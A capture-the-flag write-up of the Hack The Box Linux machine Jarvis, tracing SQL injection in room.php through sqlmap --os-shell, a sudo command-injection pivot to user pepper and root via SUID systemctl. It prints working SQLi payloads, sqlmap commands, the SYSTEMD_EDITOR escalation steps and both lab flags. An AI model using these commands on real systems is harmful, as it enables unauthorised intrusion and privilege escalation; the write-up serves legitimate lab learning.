




HACK THE BOX · LINUX

Jarvis

Complete technical
writeup ·
reproducible exploitation

Jarvis machine solved

HTB Jarvis · 2026-04-20

Author	Ramon Santos Sabarich / r4ms4nt
Type	Complete and archivable technical report
Objective	Document enumeration, SQLi, web foothold, pivot to pepper and root with clear reusable traceability
Resolution date	2026-04-20



Standardized technical report for archiving, reference,
and traceability.

READING GUIDE

Table of contents

Master consolidated document from the technical history of enumeration, exploitation, and privilege escalation. The operational content is preserved and presented with a clean structure for reading, archiving, and reference.

1. Laboratory preparation and startup

What was done and why it made sense

Evidence obtained

Technical reading of the result

2. Identification of the dominant surface

Local host resolution

First observation of the site

Why this step was important

Phase conclusion

3. Locating the decisive parameter

Detection of the booking functionality

Why this finding changes the investigation

What was expected

4. Confirmation of the SQL injection

First validation with sqlmap

What this test does exactly

What the tool returned

Interpretation

Reusable lesson

5. Filtering, noise, and second run with delay

Why this adjustment made sense

Practical note about the local shell

6. From SQLi to command execution

Uploading the stager and the backdoor

What this means

Why the next step was not trivial

7. Consolidation of the first access as www-data

Callback received

Shell improvement

Reading of the result

8. Local enumeration as www-data

Interesting structure in /var/www

What the script showed

Why this script deserved so much attention

9. The decisive pivot: www-data → pepper

What sudo -l showed

What changes with this information

Validation of the jump

Important correction regarding the original notes

10. Obtaining user

Didactic value of this phase

11. Local enumeration as pepper

Searching for SUID binaries

Why this finding was relevant

12. Final escalation to root

Preparing the exploitation environment

What this chain does exactly

Validation of the result

Recovery of the final flag

13. Final technical summary

14. Reusable lessons

1. An apparently simple web parameter can be the whole machine
2. Confirmed SQLi does not mean immediate shell
3. An insecure script only becomes critical when its context is proven
4. Enumerating SUID with criteria saves time
5. The writeup must distinguish observation from interpretation

15. Corrections applied to the original material

Appendix - Preserved original notes

Start of exploitation of the Hack The Box Jarvis machine

We run our Inici-HTB tool, which does the following:

Data obtained:

Conclusions from the initial exploration

We add the IP to our hosts file to make access through a domain name easier:

We enter the website <http://jarvis.htb> and see that it is a hotel site called Stark Hotel.

Data obtained:

Important: entering "Rooms" and clicking "Book now" shows this in the URL:

We try manipulating the ``cod`` parameter to see whether the application responds differently. For example, we can try ``cod=2``, ``cod=3``, etc., to see whether there are more rooms available or whether the application shows any error message useful for identifying vulnerabilities.

Conclusions from the web enumeration phase:

We start enumerating the system to look for possible privilege escalation paths. First, we review running processes to see whether any run with elevated privileges or have a known vulnerability.

The result of this command shows several files with the SUID bit set, which means they run with the privileges of the owner, in this case root. One of the files that stands out is `/bin/systemctl`, which has SUID permissions and is associated with the `pepper` group. This could be a privilege escalation vector if the system configuration allows an unprivileged user to execute commands as root through `systemctl`.

Finally, we managed to escalate to root by abusing the behavior of `systemctl`. By setting the `systemd` editor to a script that executed a shell, we obtained a shell with root privileges. This allowed access to the `/root` directory and reading of `root.txt`, which contains the final lab flag. With this, exploitation of the Jarvis machine was completed successfully.



Introduction

Jarvis is a Linux Hack The Box machine whose resolution revolves around a chain that looks fairly classic, but is very instructive in its real development: a web application vulnerable to SQL injection, remote command execution through `sqlmap`, consolidation of an initial foothold as `www-data`, lateral movement to `pepper` through a poorly protected administrative utility, and final privilege escalation to `root` through a SUID `systemctl` binary.

The didactic value of this machine is not only the existence of the SQLi, but how each phase is validated without assuming anything. Throughout the case, the difference is clearly visible between:

- detecting a promising surface and confirming an exploitable path;
- obtaining command execution and consolidating a usable shell;
- finding a suspicious script and proving that it really allows a pivot;
- enumerating SUID binaries and distinguishing irrelevant findings from the final escalation vector.

The purpose of this document is to faithfully reconstruct the real resolution of the case from the original notes, organizing them into a clear technical narrative, explaining why each decision made sense, and preserving the working notes at the end as a traceability appendix.

1. Laboratory preparation and startup

The resolution began with the usual environment preparation flow using the `Inici-HTB` tool, whose purpose is to make the case ready to work on quickly and to obtain a first technical snapshot of the target.

What was done and why it made sense

Before any deep enumeration, it is useful to validate four things:

1. that the target responds;
2. that the VPN is operational;
3. that there is an organized working directory;
4. that the first observation of ports and services already allows choosing a main branch.

The tool automates precisely that startup: it sets the target, prepares the environment, verifies connectivity, launches an initial full TCP port scan, extracts the open ports, and runs a service scan on them.

Evidence obtained

The target `10.129.229.137` responded correctly to ICMP, with `ttl=63`, which matched a Linux system. The full port scan revealed three open ports:

- `22/tcp`
- `80/tcp`
- `64999/tcp`

The service scan later identified:

- `22/tcp` → `OpenSSH 7.4p1 Debian 10+deb9u6`
- `80/tcp` → `Apache httpd 2.4.25 (Debian)` with the title `Stark Hotel`
- `64999/tcp` → `Apache httpd 2.4.25 (Debian)` with no clear title

Technical reading of the result

This first block already allowed an important conclusion: the dominant surface was not SSH, but the web. Port 22 was noted as a secondary route for later phases, but by itself it did not offer an immediate path. In contrast, finding **two HTTP surfaces** on the same host made it reasonable to focus the initial investigation on the web branch.

A minor but useful detail was also worth noting: on `80/tcp` a `PHPSESSID` cookie appeared without the `HttpOnly` flag. That did not open an exploitation path by itself, but it did suggest a dynamic application with a PHP backend and session handling.

2. Identification of the dominant surface

Local host resolution

To work comfortably and preserve the expected behavior of the application, the corresponding entry was added to `/etc/hosts`:

```
echo '10.129.229.137 jarvis.htb' | sudo tee -a /etc/hosts
```

This decision is important because many web applications depend on the correct `Host` for redirects, resources, or internal vhosts. Working by IP sometimes works, but working by name usually gives a more faithful observation of the real environment.

First observation of the site

When accessing `http://jarvis.htb`, the application showed a corporate website for the **Stark Hotel**. That first review revealed several relevant elements:

- the site loaded correctly under `jarvis.htb`;
- the visible branding was `STARK HOTEL`;
- the header referenced `supersecurehotel.htb`;
- links such as `Sign in` and `Utilities` appeared.

Why this step was important

On an apparently static or commercial website, any detail pointing to a secondary surface is worth noting:

- alternative domain names;
- vhosts suggested in the HTML;
- internal routes;
- sections with real functionality.

The reference to `supersecurehotel.htb` did not provide immediate access, but it was striking enough to be noted as an infrastructure hint or related vhost.

Phase conclusion

At this point, keeping the web branch as the main one was well founded:

- the target offered two HTTP surfaces;
- the web showed a real application, not a default page;
- there were signs of additional functionality beyond the corporate storefront.

3. Locating the decisive parameter

Detection of the booking functionality

When browsing the `Rooms` section and clicking `Book now`, the application ended up using this route:

```
http://jarvis.htb/room.php?cod=1
```

Why this finding changes the investigation

A URL like `room.php?cod=1` stops being a static landing page and becomes real backend functionality. At this point it is no longer just about viewing content, but about an application that processes a parameter and probably uses it to query or build data for a specific room.

The name of the parameter, `cod`, does not prove anything by itself, but it does indicate that the backend takes user-controllable input. That justifies evaluating whether:

- the parameter accepts simple variations;
- the returned content changes;
- it responds differently to non-standard inputs;
- it may be reaching the SQL layer without enough validation.

What was expected

The expectation at this stage was not yet a shell, but an answer to the right question:

¿`cod` es solo un selector inocuo de contenido o una entrada que influye de forma insegura en backend?

That change of mindset is important: before talking about exploitation, it was first necessary to decide whether this parameter was really the key surface of the case.

4. Confirmation of the SQL injection

First validation with sqlmap

With the parameter already identified as a promising surface, a validation was launched with `sqlmap` against:


```
sqlmap-dev -u 'http://jarvis.htb/room.php?cod=2'
```

What this test does exactly

`sqlmap` automates the testing of multiple SQLi families:

- boolean-based;
- time-based;
- error-based;
- UNION;
- stacked queries, when the backend allows them.

The purpose here was not simply to delegate exploitation to the tool, but to use it as a systematic validator for a reasonable hypothesis: that `cod` was reaching a SQL query unsafely.

What the tool returned

The result confirmed several valid techniques on the `cod` parameter:

- **boolean-based blind**
- **time-based blind**
- **UNION query**

In addition, `sqlmap` identified:

- **7 columns** in the vulnerable query;
- **MySQL / MariaDB** backend;
- stack `Linux Debian 9 (stretch) + Apache 2.4.25 + PHP`.

Interpretation

This is the real turning point of the case. There was no longer a suspicion around `cod`, but a **confirmed and exploitable SQLi**. The most interesting variant was the **UNION** injection, because it allows structured results to be obtained with less friction than blind techniques.

This also closed the dominant-surface identification phase: the main route became, without question, web exploitation through the SQLi.

Reusable lesson

When a parameter is validated with several techniques, they should not all be treated equally. Detecting a **UNION-based SQLi** usually makes that technique the most useful one for quick enumeration, while blind techniques remain as backup or additional validation.

5. Filtering, noise, and second run with delay

During enumeration, an approximate 90-second suspension was observed, associated with the volume of requests. This suggested that the application or its defensive layer was not simply accepting a high testing rate.

For that reason, the attack was repeated with a 5-second `delay`:

```
sqlmap -u "http://jarvis.htb/room.php?cod=1" --delay=5 --os-shell
```

Why this adjustment made sense

When a temporary suspension pattern appears, the right question is not “is the path dead?”, but “should the noise be reduced to validate the next phase?”. Adding delay between requests can help to:

- avoid temporary blocks;
- reduce the likelihood of triggering defensive mechanisms;
- keep the exploitation stable long enough to move forward.

Practical note about the local shell

In this phase, a useful environment detail also appeared: when launching the URL without quotes from `zsh`, the `?` character triggered a globbing error:

```
zsh: no matches found: http://jarvis.htb/room.php?cod=2
```

This was not a failure of the machine or of `sqlmap`, but of the attacker shell. The correct solution was to quote the URL. It is a small but very didactic detail: not every error during exploitation comes from the target.

6. From SQLi to command execution

Uploading the stager and the backdoor

The run with `--os-shell` progressed from SQLi detection to the attempt to obtain interactive access. `sqlmap` could not initially write to `/var/www/`, but it did manage to upload the required files into `/var/www/html/`:

- `tmpuyqpm.php` → stager

- `tmpbtbfv.php` → backdoor

What this means

At this point there is still no stable interactive shell, but there is a **real command execution path** through a web backdoor. This difference matters:

- command execution $\neq$ consolidated interactive shell;
- the former must be validated before assuming the latter.

Why the next step was not trivial

Once `sqlmap` leaves an `os-shell>`, the natural temptation is to treat it as an already functional shell. However, the real experience showed that this is not always the case: it was necessary to check whether command execution returned useful output and whether the channel was stable.

The next phase therefore consisted of turning that command execution into a callback that returned a truly usable shell.

7. Consolidation of the first access as www-data

Callback received

After stabilizing access, the attacker listener received a connection from the target machine. The check with `whoami` returned:

```
www-data
```

This validated that the initial functional access to the system occurred in the context of the web server.

Shell improvement

The usability of the session was then improved with a PTY over Bash, leaving a prompt like:

```
www-data@jarvis:/var/www/html$
```

Reading of the result

At this point it is fair to speak of a **real foothold**:

- there is useful execution;

- there is an interactive prompt;
- the context is clear;
- the web phase has fulfilled its purpose.

From this moment on, the case stops being a web investigation and becomes **local enumeration oriented toward pivoting and escalation**.

8. Local enumeration as www-data

Interesting structure in /var/www

From `/var/www/html`, relevant components were identified, such as:

- `phpmyadmin`
- `room.php`
- `roomobj.php`
- `connection.php`
- `getfileajax.php`

But the truly important finding appeared when moving up to `/var/www`:

- `Admin-Utilities`
- `html`

Inside `/var/www/Admin-Utilities` there was a particularly interesting file:

```
simpler.py
```

What the script showed

The review of `simpler.py` revealed a Python utility with several functions, including a `-p` option that:

1. asks the user for a supposed IP;
2. applies a short blacklist;
3. executes:

```
os.system('ping ' + command)
```

Why this script deserved so much attention

The problem with the script was not simply that it called `ping`, but **how** it built the call. User-controlled input was concatenated directly into an `os.system()` call with insufficient validation. This pattern is a classic command injection surface.

However, for that finding to be more than a curiosity, one decisive piece was still missing: proving in which context the script could be executed.

9. The decisive pivot: `www-data` → `pepper`

What `sudo -l` showed

Local enumeration eventually revealed that `www-data` could execute exactly this script through `sudo` as `pepper` without a password:

```
(pepper : ALL) NOPASSWD: /var/www/Admin-Utilities/simpler.py
```

What changes with this information

This data completely changes the value of the previous finding. `simpler.py` is no longer just a poorly written script on disk; it is a utility:

- authorized in `sudoers` ;
- executable as another user;
- with attacker-controlled input;
- and with an unsafe call to `os.system()` .

The logical chain is as follows:

1. `www-data` can invoke `simpler.py` as `pepper` ;
2. the `-p` option takes user input;
3. that input ends up inside a system command;
4. the command runs in the context of `pepper` .

Validation of the jump

Exploiting that chain made it possible to materialize a new callback whose `whoami` returned:

```
pepper
```

This confirmed the lateral movement from `www-data` to `pepper`.

Important correction regarding the original notes

The raw notes contain an imprecise formulation saying that `simpler.py` “runs with root privileges” or contains an `execute_command` function. Neither of those formulations is correct.

What the evidence in the case itself supports is this:

- `simpler.py` can be executed as `pepper`, not as root;
- the relevant function is `exec_ping()`, not `execute_command`;
- the weakness lies in the unsafe concatenation inside `os.system()`.

10. Obtaining user

Once access as `pepper` was consolidated, the system was reviewed and the first flag was finally located at:

```
/home/pepper/user.txt
```

Flag obtained:

```
be1d69589df9e47eb0dd1e4302de99b2
```

Didactic value of this phase

This section teaches something important: many times obtaining `user.txt` does not coincide with the end of exploitation, but with confirmation that the intermediate pivot is already correct. In Jarvis, the true value of reaching `pepper` was not only reading the first flag, but unlocking a local enumeration context different from the one available as `www-data`.

11. Local enumeration as pepper

Searching for SUID binaries

With the `pepper` context, SUID binaries were reviewed, producing a list in which one item stood out especially:

```
/bin/systemctl
```

with permissions:

```
-rwsr-x--- 1 root pepper ...
```

Why this finding was relevant

In a list of SUID binaries, not everything is equally interesting. Many are expected system binaries (`su`, `passwd`, `mount`, etc.) that do not always open a practical escalation path. In contrast, finding `systemctl` with that permission profile and the group associated with `pepper` made that binary the main candidate for the final stage.

The correct decision here was not to test everything indiscriminately, but to focus on the binary that best matched:

- the current user context;
- the observed ownership;
- the known abuse pattern of `systemctl` in the presence of SUID or privileged execution.

12. Final escalation to root

Preparing the exploitation environment

From `/tmp`, a temporary file usable as a controlled editor was prepared:

```
TF=$(mktemp)
echo /bin/sh > $TF
chmod +x $TF
```

The `SYSTEMD_EDITOR` variable was then set to point to that file and the following was launched:

```
SYSTEMD_EDITOR=$TF systemctl edit system.slice
```

What this chain does exactly

The logic of the escalation consists of abusing the behavior of `systemctl` when it invokes the configured editor. If the binary runs in an effective privileged context and the editor is controlled, that editor can open a shell with the privileges inherited from the process.

Validation of the result

The session returned:

```
uid=1000(pepper) gid=1000(pepper) euid=0(root)
whoami -> root
```

This confirmed that it was no longer simple access as `pepper`, but effective execution as `root`.

Recovery of the final flag

Once inside `/root`, the directory contents were listed and the following was read:

```
/root/root.txt
```

Flag obtained:

```
c59b342c97228325abc34bc0bc5e79a9
```

13. Final technical summary

The resolution of Jarvis can be summarized in the following chain:

1. initial reconnaissance and decision to prioritize the web branch;
 2. locating the `cod` parameter in `room.php`;
 3. confirmation of SQL injection with several valid techniques, including UNION;
 4. use of `sqlmap` to move from SQLi to command execution through a web backdoor;
 5. consolidation of a shell as `www-data`;
 6. discovery of `simpler.py` and the `sudo` permission to execute it as `pepper`;
 7. materialization of the lateral jump to `pepper`;
 8. obtaining `user.txt`;
 9. enumeration of SUID binaries and detection of `/bin/systemctl` as the key candidate;
 10. final escalation to `root` through `SYSTEMD_EDITOR` and reading `root.txt`.
-

14. Reusable lessons

1. An apparently simple web parameter can be the whole machine

`room.php?cod=1` looked like modest booking functionality, but it contained the full entry path for the case. The pattern is reusable: when an application exposes real backend parameters, they should be treated as a critical surface until proven otherwise.

2. Confirmed SQLi does not mean immediate shell

In Jarvis, the SQLi was the entry point, but the real work came afterward: reducing noise, validating stability, accepting the difference between command execution and a consolidated shell, and transforming the initial path into a usable foothold.

3. An insecure script only becomes critical when its context is proven

`simpler.py` was clearly weak, but the real finding was not the code by itself; it was its combination with `sudoers`. The lesson is clear: finding an insecure piece is not enough; it is necessary to prove **who can execute it and as whom it runs**.

4. Enumerating SUID with criteria saves time

SUID binary enumeration usually returns many results. The useful part is knowing how to filter. In this case, `systemctl` stood out due to context, ownership, and viability, while other binaries were much less promising.

5. The writeup must distinguish observation from interpretation

Jarvis illustrates well the importance of not confusing what is observed with what is inferred. For example:

- seeing a corporate website does not mean the machine is “only static web”;
- seeing a backdoor does not mean having a consolidated shell;
- seeing a vulnerable script does not mean it already escalates to root;
- seeing `uid=0` really does change the state of the case.

15. Corrections applied to the original material

During document consolidation, two technical inaccuracies present in the original notes were corrected:

1. the statement that `simpler.py` ran with root privileges;
2. the mention of an `execute_command` function that does not exist in the reviewed script.

The didactic reconstruction of the main body corrects both points according to the evidence preserved in the case itself. The final appendix keeps the original notes as traceability of the real work.

Appendix - Preserved original notes

The original notes of the case are preserved below as a traceability block. They are kept for consultation and comparison with the consolidated document.

```
### Start of exploitation of the Hack The Box Jarvis machine

### We run our Inici-HTB tool, which does the following:

1. Sets the target in Polybar with settarget.
2. Connects the HTB VPN using OpenVPN.
3. Creates or prepares the working environment for the machine.
4. Creates the minimum folder structure.
5. Runs the initial connectivity check with ping.
6. Tries to quickly identify the system with whichSystem.py.
7. Runs a full TCP port scan with nmap.
8. Automatically extracts the open ports.
9. Runs a service scan on those ports.
10. Generates an initial Markdown summary and a suggested next step.

### Data obtained:

> Inici-HTB JARVIS 10.129.229.137
[*] Fijando objetivo en Polybar con settarget
[*] Preparando directorio base
[*] Comprobando conectividad inicial
PING 10.129.229.137 (10.129.229.137) 56(84) bytes of data.
64 bytes from 10.129.229.137: icmp_seq=1 ttl=63 time=47.7 ms

--- 10.129.229.137 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 47.692/47.692/47.692/0.000 ms
[*] Intentando identificación rápida con whichSystem.py

10.129.229.137 (ttl -> 63): Linux
```

```

[*] Lanzando escaneo completo de puertos
[sudo] contraseña para r4mon:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-19 18:15 CEST
Initiating SYN Stealth Scan at 18:15
Scanning 10.129.229.137 [65535 ports]
Discovered open port 80/tcp on 10.129.229.137
Discovered open port 22/tcp on 10.129.229.137
Discovered open port 64999/tcp on 10.129.229.137
Completed SYN Stealth Scan at 18:16, 12.31s elapsed (65535 total ports)
Nmap scan report for 10.129.229.137
Host is up, received user-set (0.047s latency).
Scanned at 2026-04-19 18:15:49 CEST for 12s
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh      syn-ack ttl 63
80/tcp    open  http     syn-ack ttl 63
64999/tcp open  unknown syn-ack ttl 63

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 12.45 seconds
      Raw packets sent: 66128 (2.910MB) | Rcvd: 65567 (2.623MB)
[*] Extrayendo puertos abiertos
[*] Puertos abiertos detectados: 22,80,64999
[*] Lanzando escaneo de servicios
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-19 18:16 CEST
Nmap scan report for 10.129.229.137
Host is up (0.048s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 03:f3:4e:22:36:3e:3b:81:30:79:ed:49:67:65:16:67 (RSA)
|   256 25:d8:08:a8:4d:6d:e8:d2:f8:43:4a:2c:20:c8:5a:f6 (ECDSA)
|_  256 77:d4:ae:1f:b0:be:15:1f:f8:cd:c8:15:3a:c3:69:e1 (ED25519)
80/tcp    open  http     Apache httpd 2.4.25 ((Debian))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_    httponly flag not set
|_ http-server-header: Apache/2.4.25 (Debian)
|_ http-title: Stark Hotel
64999/tcp open  http     Apache httpd 2.4.25 ((Debian))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.25 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.78 seconds
[*] Resumen inicial generado en: /home/r4mon/pentest/targets/HTB/easy/JARVIS/notes/00_resumen_inicial.md
[*] Siguiente paso generado en: /home/r4mon/pentest/targets/HTB/easy/JARVIS/notes/01_siguiente_paso.txt
[*] Flujo inicial completado

### ## Conclusions from the initial exploration

```

The machine `10.129.229.137` responds correctly to ICMP, so from the start it is validated that the target is alive and reachable from the working environment. The quick system check, supported by `ttl=63` and the preliminary identification performed by the tool, points to a Linux system.

The full TCP port scan detected only three open ports: `22/tcp`, `80/tcp`, and `64999/tcp`. This already allows an important first conclusion: this is not a machine with an excessively broad surface, but a relatively contained target, which forces more attention to the quality of each finding than to the quantity of exposed services.

On port `22/tcp`, `OpenSSH 7.4p1 Debian 10+deb9u6` is identified. For now this confirms the existence of a possible stable remote access route for later phases, but it is not yet a main working line, because there are currently no credentials, keys, or other evidence that would turn SSH into an immediate entry path.

On port `80/tcp`, `Apache httpd 2.4.25 (Debian)` is identified. In addition, the page title is `Stark Hotel`, suggesting that this is not a simple default server page, but an application or site prepared specifically for the lab. A `PHPSESSID` cookie also appears, and the scan shows that it does not have the `HttpOnly` flag set. By itself this is not an exploitation path, but it does indicate session management and probably an application with PHP logic behind it.

Port `64999/tcp` also responds as an HTTP service and likewise exposes `Apache httpd 2.4.25 (Debian)`, although in this case it does not present a clear title. This point is especially interesting because it is not a usual web port, and yet it offers a second HTTP surface on the same host. For now there is no basis to say what function it performs, but there is enough to consider it a relevant finding that must be compared with the main web.

At the general-reading level, the dominant surface in this phase is clearly the web. Not only is there a site on `80/tcp`, but there is also a second HTTP surface on `64999/tcp`, and that makes the initial analysis first focus on understanding how both services are related, what role each one has, and which one may provide the more useful path.

As an operational conclusion of this first phase, the main working line must focus on web enumeration. SSH remains noted as a secondary route pending the appearance of credentials or access reuse later. The most important finding is not only the presence of Apache on port 80, but the combination of an identifiable public website (`Stark Hotel`) with a second HTTP surface on a high port (`64999`) that, by its nature, may hide additional, administrative, development, or auxiliary functionality.

In summary, the initial exploration leaves a fairly clear base: the target is alive, everything fits a Linux environment, the exposed surface is reduced, and the branch that makes the most sense at this point is the web. The next phase should focus on characterizing both HTTP surfaces in detail before attempting any branch change or drawing more aggressive conclusions.

We add the IP to our hosts file to make access through a domain name easier:

```
> echo '10.129.229.137 jarvis.htb' | sudo tee -a /etc/hosts
10.129.229.137 jarvis.htb
```

We enter the website `http://jarvis.htb` and see that it is a hotel site called Stark Hotel.

Data obtained:

- the web loads correctly through jarvis.htb
- the site presents itself as STARK HOTEL
- the top bar contains a reference to supersecurehotel.htb
- there is a Sign in option
- there is a section called Utilities
- the site looks like a corporate or commercial website, not a default page

Watch that `supersecurehotel.htb`: it smells like useful data and deserves to be noted for later phases. For now it does not respond, but it is a piece of data that cannot be ignored.

Important: entering "Rooms" and clicking "Book now" shows this in the URL:

`http://jarvis.htb/room.php?cod=1`

This is important data, because it indicates that the application has room-booking functionality based on a `cod` parameter that probably corresponds to the room code. This suggests that the application has backend logic that processes that parameter, opening the door to possible injection attacks or parameter manipulation. In addition, the fact that the parameter is called `cod` and not something more generic like `id` or `room` may indicate that the application has specific logic for handling that code, which could make vulnerability identification easier.

We try manipulating the `cod` parameter to see whether the application responds differently. For example, we can try `cod=2`, `cod=3`, etc., to see whether there are more rooms available or whether the application shows any error message useful for identifying vulnerabilities.

We run: `sqlmap -u http://jarvis.htb/room.php?cod=2 --os-shell`

`> sqlmap-dev -u 'http://jarvis.htb/room.php?cod=2'`

```

      _
     _H_
    _['']_ {1.10.4.4#dev}
   _-|_ . ["] _-|_ .| . |
  _-|_ .] _-|_ _-|_ _-|_
    _|V... _-|_ https://sqlmap.org

```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 19:39:30 /2026-04-19/

```

[19:39:30] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own
('PHPSESSID=qbp72816s5n...g2926nb8p0'). Do you want to use those [Y/n] y
[19:39:32] [INFO] checking if the target is protected by some kind of WAF/IPS
[19:39:32] [INFO] testing if the target URL content is stable
[19:39:32] [INFO] target URL content is stable
[19:39:32] [INFO] testing if GET parameter 'cod' is dynamic
[19:39:32] [WARNING] GET parameter 'cod' does not appear to be dynamic
[19:39:33] [WARNING] heuristic (basic) test shows that GET parameter 'cod' might not
be injectable
[19:39:33] [INFO] testing for SQL injection on GET parameter 'cod'
[19:39:33] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[19:39:33] [INFO] GET parameter 'cod' appears to be 'AND boolean-based blind - WHERE
or HAVING clause' injectable (with --string="Suite room is perfect")

```

```
[19:39:34] [INFO] heuristic (extended) test shows that the back-end DBMS could be
'MySQL'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific
for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending
provided level (1) and risk (1) values? [Y/n] y
[19:39:38] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or
GROUP BY clause (EXTRACTVALUE)'
[19:39:38] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or
GROUP BY clause (EXTRACTVALUE)'
[19:39:38] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or
GROUP BY clause (GTID_SUBSET)'
[19:39:38] [INFO] testing 'MySQL >= 5.6 OR error-based - WHERE or HAVING clause
(GTID_SUBSET)'
[19:39:39] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or
GROUP BY clause (BIGINT UNSIGNED)'
[19:39:39] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause
(BIGINT UNSIGNED)'
[19:39:39] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or
GROUP BY clause (EXP)'
[19:39:39] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[19:39:39] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or
GROUP BY clause (JSON_KEYS)'
[19:39:39] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause
(JSON_KEYS)'
[19:39:39] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or
GROUP BY clause (FLOOR)'
[19:39:39] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or
GROUP BY clause (FLOOR)'
[19:39:39] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or
GROUP BY clause (UPDATEXML)'
[19:39:39] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or
GROUP BY clause (UPDATEXML)'
[19:39:39] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or
GROUP BY clause (FLOOR)'
[19:39:39] [INFO] testing 'MySQL >= 4.1 OR error-based - WHERE or HAVING clause
(FLOOR)'
[19:39:39] [INFO] testing 'MySQL OR error-based - WHERE or HAVING clause (FLOOR)'
[19:39:39] [INFO] testing 'MySQL >= 5.1 error-based - PROCEDURE ANALYSE
(EXTRACTVALUE)'
[19:39:39] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (BIGINT
UNSIGNED)'
[19:39:39] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (EXP)'
[19:39:39] [INFO] testing 'MySQL >= 5.6 error-based - Parameter replace (GTID_SUBSET)'
[19:39:39] [INFO] testing 'MySQL >= 5.7.8 error-based - Parameter replace (JSON_KEYS)'
[19:39:39] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[19:39:40] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (UPDATEXML)'
[19:39:40] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace
(EXTRACTVALUE)'
[19:39:40] [INFO] testing 'Generic inline queries'
[19:39:40] [INFO] testing 'MySQL inline queries'
[19:39:40] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[19:39:40] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[19:39:40] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[19:39:40] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[19:39:40] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[19:39:40] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[19:39:40] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[19:39:50] [INFO] GET parameter 'cod' appears to be 'MySQL >= 5.0.12 AND time-based
```



```

blind (query SLEEP)' injectable
[19:39:50] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[19:39:50] [INFO] automatically extending ranges for UNION query injection technique
tests as there is at least one other (potential) technique found
[19:39:50] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the
time needed to find the right number of query columns. Automatically extending the
range for current UNION query injection technique test
[19:39:50] [INFO] target URL appears to have 7 columns in query
[19:39:51] [WARNING] reflective value(s) found and filtering out
[19:39:51] [INFO] GET parameter 'cod' is 'Generic UNION query (NULL) - 1 to 20
columns' injectable
GET parameter 'cod' is vulnerable. Do you want to keep testing the others (if any)?
[y/N] y
sqlmap identified the following injection point(s) with a total of 85 HTTP(s)
requests:
---
Parameter: cod (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cod=2 AND 8011=8011

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: cod=2 AND (SELECT 8037 FROM (SELECT(SLEEP(5)))fyGZ)

    Type: UNION query
    Title: Generic UNION query (NULL) - 7 columns
    Payload: cod=-4789 UNION ALL SELECT
CONCAT(0x71717a6b71,0x4646486b564e5558444c62567365706f496b62464453617664677a4449597242
566e74445773476b,0x716a787071),NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[19:39:55] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25, PHP
